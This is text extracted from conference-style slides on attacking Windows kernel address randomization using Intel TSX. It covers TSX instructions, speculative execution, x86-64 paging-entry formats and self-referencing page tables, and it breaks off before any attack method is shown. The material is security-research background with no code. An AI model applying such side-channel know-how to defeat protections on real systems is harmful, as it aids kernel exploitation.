OFFSEC

www.offsec.ir

Attacking Windows using Intel TSX

[OFFSEC]

www.offsec.ir

W h o A m I

I'm Sina,

A Windows Internals enthusiast

@Intel80x86

Rayanfam.com

This presentation a new improvement to the following articles :

KASLR is Dead: Long Live KASLR

https://gruss.cc/files/kaiser.pdf

I Know Where Your Page Lives De-Randomizing the Latest Windows 10 Kernel

https://github.com/IOActive/I-know-where-your-page-lives

Intel TSX


Intel Transactional Synchronization eXtensions (TSX) is the product name for two x86 instruction set extensions, called Hardware Lock Elision (HLE) and Restricted Transactional Memory (RTM). HLE is a set of prefixes that can be added to specific instructions.

Derived from : LazyFP: Leaking FPU Register State using Microarchitectural Side-Channels (https://arxiv.org/pdf/1806.07480.pdf)

OFFSEC
www.offsec.ir

Intel's

Transactional Synchronization Extensions



Hardware Lock Elision

VS

Restricted Transactional Memory

-[Introducing to]-

Hardware Lock Elision

lock elision is a general concept that can be implemented in different ways

.

e.g XACQUIRE and XRELEASE Prefixes in Intel Processors

Restricted Transactional Memory (RTM)

Introducing new instructions :

XBEGIN, XEND, XABORT & XTEST

Somehow like try/catch when it comes to programming.

It’s all about atomicity.


What is OoO ?

It’s one of three components of **out-of-order execution**,
also known as **dynamic execution**.


Along with multiple **branch prediction** (used to predict the instructions most likely to be needed in the near future) and **dataflow analysis** (used to align instructions for optimal execution, as opposed to executing them in the order they came in), **speculative execution** delivered a dramatic performance improvement over previous Intel processors.

IA32 & IA32e Paging

Intel Paging in IA32-e Mode and it’s submodes



Paging Attr. Overview



63 62 61 60 59 58 57 56 55 54 53 52 51	M[1]	M-1	32 31 30 29 28 27 26 25 24 23 22 21 20 19 18 17 16 15 14 13 12 11 10 9 8 7 6 5 4 3 2 1 0												
Ignored[2]	Address of page-directory-pointer table	Ignored													CR3
Reserved[3]	Address of page directory	Ign.	Rsvd.	PCD	PWT	Rsvd	1								PDPTE: present
Ignored	0														PDTPE: not present
XD[4]	Reserved	Address of 2MB page frame	Reserved	PAT	Ign.	G	1	D	A	PCD	PWT	U/S	R/W	1	PDE: 2MB page
XD	Reserved	Address of page table	Ign.	0	Ign	A	PCD	PWT	U/S	R/W	1				PDE: page table
Ignored	0														PDE: not present
XD	Reserved	Address of 4KB page frame	Ign.	G	PAT	D	A	PCD	PWT	U/S	R/W	1			PTE: 4KB page
Ignored	0														PTE: not present

Figure 4-7. Formats of CR3 and Paging-Structure Entries with PAE Paging

NOTES:


1. M is an abbreviation for MAXPHYADDR.
2. CR3 has 64 bits only on processors supporting the Intel-64 architecture. These bits are ignored with PAE paging.
3. Reserved fields must be 0.
4. If IA32_EFER.NXE = 0 and the P flag of a PDE or a PTE is 1, the XD flag (bit 63) is reserved.

Let’s see some examples


Pictures From :
https://www.secureauth.com/blog/getting-physical-extreme-abuse-of-intel-based-paging-systems-part-2-windows

Example

Using the self-ref entry located at the PML4 position number 0 (zero):



Using the self-ref entry located at the PML4 position number 0x1FF (511):



Ok, but

